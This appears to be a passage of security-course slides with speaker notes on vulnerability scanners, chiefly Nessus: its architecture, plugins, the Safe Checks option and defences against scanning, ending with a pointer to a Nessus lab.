

Bunch of Vulnerability Scanners

- Many commercial scanners are available
  - Rapid7 InsightVM (www.rapid7.com)
  - SAINT, by SAINT Corporation (www.saintcorporation.com)
  - BeyondTrust Retina Network Security Scanner (www.beyondtrust.com)
  - Nessus, by Tenable Network Security (www.tenablesecurity.com)
  - OpenVAS, a fork of the previous free, open-source version of Nessus
- Some commercial services offer these features (as web-based application service providers)
  - Qualys (www.qualys.com)

A large number of scanning tools are available today, as indicated on the slide. InsightVM, SAINT, Retina, and Nessus are all available on a commercial basis, while OpenVAS is a free fork of an older, open-source version of Nessus 2.

If you don't want to buy or maintain software, you can even subscribe to web-based scanning services, such as Qualys, which you can configure to run across the internet (or even from an intranet appliance) to scan on a regular basis.



Vulnerability Scanners: Nessus

Vuln Scanning

- We focus on Nessus, the most popular vulnerability scanner
  - Commercial license for all commercial use
  - Free home use license
- Project originally started by Renaud Deraison, now run by Tenable Network Security
- Nessus consists of a client and server with modular plugins for individual tests

https://www.tenable.com/products/nessus

Nessus is a very useful tool. For this course, we look at it in detail because it remains one of the most popular vulnerability scanners. Nessus is offered via two different license mechanisms. The commercial Nessus license is for all commercial use of the Nessus product and costs US$1,200 per year per Nessus server. Tenable also makes available a free home use license, but this license prohibits its use in commercial environments; instead, it is to be used for non-commercial home scanning.

The Nessus project was originally started by Renaud Deraison, who went on to co-found Tenable Network Security with other information security industry luminaries.

Nessus is a client-server architecture with a large number of plugins that measure targets for individual vulnerabilities.

Nessus Architecture



The Nessus client-server architecture is shown in this slide's illustration. The Nessus server includes the various plugins, each of which performs a single test against the chosen target systems. The server is configured using the Nessus client. For recent versions of Nessus, this client is actually an HTML5-based GUI that runs in a browser on the client machine.

The Nessus user invokes a browser and surfs to the Nessus server machine using HTTPS to TCP port 8834. After logging in to the Nessus GUI, the user configures a scan policy and invokes a scan. The GUI provides status information about the scan in progress. The Nessus server conducts the scan and stores the results. These results can then be displayed or exported in a variety of formats in the client.

Of course, the Nessus client and server can run on the same computer system, which is a common approach to using Nessus.



Nessus Platform Support

Vuln Scanning

- The Nessus server is available for Linux, FreeBSD, macOS, and Windows
- The server is accessed and configured using a browser, which runs an HTML5-based client
  - Client and server can run on the same machine, which is common
- Some plugins are characterized as *dangerous*
  - They may impact targets with crashes or locked-out accounts
  - Some of the plugins in the denial-of-service family of plugins are dangerous; others are not because they merely check version number
- *Safe Checks* is the GUI option that turns off dangerous plugins
  - These dangerous plugins are disabled by default

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 125

The Nessus server is available on many variations of Linux, FreeBSD, macOS, and Windows. The Nessus client runs inside of any HTML5-capable browser, such as Firefox, IE, or Chrome.

Most people run the Nessus client and server on the same machine, as we do in this class for the next lab.

Nessus includes the concept of "dangerous" plugins, which could impair a target system, making it crash or otherwise unstable. Some dangerous plugins could likewise lock out accounts, resulting in a denial-of-service condition for legitimate users.

Some of the plugins in the denial-of-service family of Nessus plugins are dangerous, while other plugins in that category are not. The non-dangerous denial-of-service plugins typically just check the version number of a target service and indicate whether there is a known denial-of-service attack against that version, without actually launching the attack. That's why they aren't dangerous. But the dangerous plugins in the denial-of-service family actually launch the attack, potentially causing problems for the target system.

In the Nessus GUI, the "Safe Checks" option ensures that dangerous plugins are not run in a given scan. This Safe Checks option is activated by default, which means that dangerous plugins are turned off in the default configuration of Nessus.



Nessus Plugins

Vuln Scanning

- There is a defined API for writing Nessus plugins
  - Some plugins written in C
  - Or plugins can be written in the Nessus Attack Scripting Language (NASL)
  - One plugin is in charge of doing one attack and reporting the result to the Nessus server (`nessusd`)
  - Each plugin can use some functions of the Nessus library and store information in a shared knowledge base
- There are over 100,000 plugins, updated frequently
  - Automatically updated every 24 hours (be careful to check what you have configured to run to make sure it won't impair targets)
  - Or invoke manual update by running `nessus-update-plugins`

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 126

A nice capability of Nessus is the ability to write your own plugins, which is a capability not supported in some other commercial scanners. When plugins are written, one plugin is in charge of doing one attack and reporting the result to the Nessus server daemon (nessusd). So the number of plugins equates roughly to the number of tests conducted by the tool. Each plugin can use some functions of the Nessus library and store information in a shared knowledge base.

Currently, there are over 100,000 plugins in Nessus.

Once the Nessus server is registered with Tenable, it automatically updates plugins every 24 hours, downloading the latest. This could be a problem, because a vulnerability assessor or penetration tester may have a copy of Nessus automatically update itself one evening without noticing and then run a test the next day with an unknown and untested new set of plugins. You may want to disable this auto-update of plugins and instead only update them manually when you want to evaluate the newest plugins in a test environment. Plugin updates can be downloaded manually by running a script that comes with Nessus called `nessus-update-plugins`.



Vulnerability Scanners: Defense

Vuln Scanning

- Preparation
  - Close all unused ports
  - Shut off all unneeded services
    - In Windows, stop or delete services in Services control panel, as discussed earlier
    - In UNIX, edit `/etc/inetd.conf` or `/etc/xinetd.d` files, as well as `rc.d` files
  - Apply all system patches in a timely manner
  - Run credentialed scans of your environment
  - Review results sorted by plugin ID! Not by IP address!
- Identification
  - Utilize Intrusion Detection System signatures
  - Most vulnerability scanners trip hundreds of signatures
- Cont, Erad, Rec: N/A

Again, this is not rocket science. Still, it is difficult to keep up with all the patches on numerous types of systems. However, we must keep our critical systems patched and up to date.

The following are some key defense measures one can take.

Close all unused ports by shutting off all unneeded services.

You should also export results by plugin ID instead of IP address. While you may have thousands of systems with dozens of vulnerabilities, you will only have a few hundred vulnerability groups that will have multiple systems in those groups. This way, you can identify systematic vulnerabilities and come up with a unified approach to addressing them.

Make sure that you keep your systems up to date by applying all system patches. You can easily test this by running scanning tools using something called credentialed scans. These scans use a valid user ID and password to access a server and validate configuration and patches.

Finally, utilize an Intrusion Detection System, which specializes in detecting this type of scanning tool.



Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

Let's perform a lab with Nessus.



LAB 2.4

Please work on the lab exercise *Nessus Scan Analysis*

This page intentionally left blank.

